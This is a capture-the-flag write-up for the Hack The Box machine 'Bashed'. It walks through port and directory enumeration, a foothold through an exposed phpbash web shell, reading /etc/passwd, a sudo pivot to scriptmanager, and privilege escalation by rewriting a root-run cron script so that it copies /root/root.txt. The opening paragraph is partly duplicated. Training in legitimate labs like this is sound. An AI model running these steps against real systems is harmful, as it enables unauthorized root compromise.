Bashed is one of the beginner-friendly machines on Hack The Box that focuses on web exploitation and privilege escalation using Linux misconfigurations. It’s an ideal box for those who are just starting out and want to get more comfortable with basic enumeration, understanding web shells, and privilege escalation paths.

The box teaches you how a simple development oversight — like leaving a web shell accessible — can be turned into a full system compromise. In this walkthrough, I’ll take you through how I enumerated the target, gained an initial foothold, and eventually escalated privileges to capture both the user and Bashed is one of the beginner-friendly machines on Hack The Box that focuses on web exploitation and privilege escalation using Linux misconfigurations. It’s an ideal box for those who are just starting out and want to get more comfortable with basic enumeration, understanding web shells, and privilege escalation paths. The box teaches you how a simple development oversight — like leaving a web shell accessible — can be turned into a full system compromise. In this walkthrough, I’ll take you through how I enumerated the target, gained an initial foothold, and eventually escalated privileges to capture both the user and root flags. Let’s get started! Let’s begin with a basic port scan using Nmap. I saved the target IP in the Bashed variable. The target is running a web server on port 80, and no other ports were open at the time of scanning. Since port 80 typically hosts HTTP services, I decided to explore the web interface to gather more information. Next, I performed a more detailed scan to enumerate the service version and gather OS information: The HTTP service is running on Apache 2.4.18, hosted on Ubuntu. The page title was also identified as: Arrexel’s Development Site Nmap also attempted OS fingerprinting and suggested that the target is likely running a Linux kernel between versions 3.2 and 4.14. While OS detection wasn’t fully reliable due to only one open port, this gives us a good hint that we’re dealing with a Linux-based system. At this point, it was clear that port 80 is our only entry point, so I moved on to exploring the website in the browser to look for further clues. To discover hidden directories on the web server, I used Gobuster with the medium wordlist from SecLists: The scan returned several interesting directories: Most of these looked like standard website directories used for styling and content, but the /dev folder stood out. It’s not something you typically see exposed on a production web server, which made it a promising target for further inspection. So, I headed to /dev/ in the browser to explore what’s inside. Since neither Gobuster nor dirsearch revealed anything useful inside the /dev directory, I decided to manually check it using curl: The output confirmed that directory listing was enabled, and I was able to see two interesting files: Both filenames suggested the presence of a web shell, and the name “phpbash” immediately stood out it’s a known lightweight PHP web shell often used for simulating terminal access through a browser. At this point, it was clear that one of these files could provide a direct way to interact with the system, potentially giving me a foothold. I loaded phpbash.php in the browser to see what access I could get. When I accessed phpbash.php in the browser, it opened a functional web-based shell interface. This confirmed that the file was indeed a PHP web shell that allowed me to execute commands directly on the target system essentially simulating terminal access inside the browser. To verify the level of access, I ran a few basic commands like: The result showed I was operating as the www-data user, a common low-privilege web user on Linux systems. Now that I had an initial foothold, the next step was to enumerate the system and look for ways to escalate privileges. After gaining shell access, I began by checking the list of users on the system: Among the entries, I found two user accounts of interest: These users had standard home directories under /home, which hinted they might hold useful files or potentially lead to privilege escalation. I navigated into /home/arrexel and found a familiar target: 🎉 And just like that, the user flag was captured! After grabbing the user flag, I looked into ways to escalate privileges to root. First, I checked if the current user www-data had any sudo permissions: This meant I could run commands as the user scriptmanager without needing a password. Although I initially tried switching users using su - scriptmanager, it failed due to an authentication error. So I executed: And successfully switched to the scriptmanager user. Before discovering the actual path to root, I explored traditional privilege escalation vectors. I checked for: Using the following commands: Unfortunately, none of these led to a viable escalation path. That’s when I started looking more closely at the file system and found something that stood out. While exploring the system, I noticed a directory /scripts with the following permissions: Inside the folder were two files: I suspected a cronjob might be executing this script periodically. I confirmed there was no custom job in /etc/crontab, but based on behavior, something was running test.py automatically. To test this theory, I renamed and moved test.txt: A few moments later, test.txt reappeared owned by root, which strongly suggested a cronjob running the Python script as root. At this point, I had full write access to test.py, so I modified it to read the contents of /root/root.txt and write it into test.txt: Final contents of test.py: After waiting for the cronjob to execute again, I checked test.txt: 🎉 Boom! That was the root flag captured by leveraging a writable script tied to a cronjob running with root privileges. This privilege escalation required careful observation and testing. Although standard escalation vectors didn’t work out, identifying a poorly secured cronjob allowed for complete compromise of the machine. The Bashed machine was a solid reminder that sometimes the simplest oversights like leaving a PHP shell in a web directory or misconfigured script permissions can lead to full system compromise. From light web enumeration to privilege escalation through a writable cron-executed Python script, every stage reinforced real-world penetration testing techniques. Each attempt, including those that didn’t work, played a part in ultimately rooting the box. That’s what makes CTFs like this so valuable they teach patience, observation, and persistence. Stay tuned for more walkthroughs as I continue learning, practicing, and sharing my journey through the world of cybersecurity! HackTheBox: Bashed Writeup was originally published in InfoSec Write-ups on Medium, where people are continuing the conversation by highlighting and responding to this story.🔍 Enumeration
nmap -p- -T4 $Bashed Starting Nmap 7.95 ( [https://nmap.org](https://nmap.org/) ) at 2025-05-14 13:18 EDT Nmap scan report for 10.10.10.68 Host is up (0.044s latency). Not shown: 65534 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 24.70 seconds
nmap -p80 -sCV -A $Bashed Starting Nmap 7.95 ( [https://nmap.org](https://nmap.org/) ) at 2025-05-14 13:19 EDT Nmap scan report for 10.10.10.68 Host is up (0.048s latency). PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Arrexel's Development Site Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16 Network Distance: 2 hops TRACEROUTE (using port 443/tcp) HOP RTT ADDRESS 1 46.38 ms 10.10.14.1 2 46.51 ms 10.10.10.68 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
📂 Directory Enumeration
gobuster dir -u http://$Bashed -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
/images (Status: 301) /uploads (Status: 301) /php (Status: 301) /css (Status: 301) /dev (Status: 301) /js (Status: 301) /fonts (Status: 301) /server-status (Status: 403)
curl http://$Bashed/dev/ <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"> <html> <head> <title>Index of /dev</title> </head> <body> <h1>Index of /dev</h1> <table> <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr> <tr><th colspan="5"><hr></th></tr> <tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right"> - </td><td> </td></tr> <tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="phpbash.min.php">phpbash.min.php</a></td><td align="right">2017-12-04 12:21 </td><td align="right">4.6K</td><td> </td></tr> <tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="phpbash.php">phpbash.php</a></td><td align="right">2017-11-30 23:56 </td><td align="right">8.1K</td><td> </td></tr> <tr><th colspan="5"><hr></th></tr> </table> <address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80</address> </body></html>
phpbash.min.php phpbash.php
⚙️ Initial Foothold Using phpbash
whoami
cat /etc/passwd
www-data@bashed :/home# cd arrexel www-data@bashed :/home/arrexel# ls user.txt www-data@bashed :/home/arrexel# cat user.txt
🔐 Privilege Escalation & Capturing Root Flag
sudo -l User www-data may run the following commands on bashed: (scriptmanager : scriptmanager) NOPASSWD: ALL
sudo -u scriptmanager /bin/bash whoami scriptmanager
Initial Privilege Escalation Attempts
find / -perm -4000 -type f 2>/dev/null getcap -r / 2>/dev/null
Interesting Folder Discovery
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
ls /scripts
test.txt test.py
cp test.txt test.bak mv test.txt /home/scriptmanager/
Exploiting the Cronjob
echo 'f = open("test.txt", "w")' > test.py echo 'f.write(open("/root/root.txt").read())' >> test.py echo 'f.close()' >> test.pyf = open("test.txt", "w") f.write(open("/root/root.txt").read()) f.close()cat test.txt
🎯 Conclusion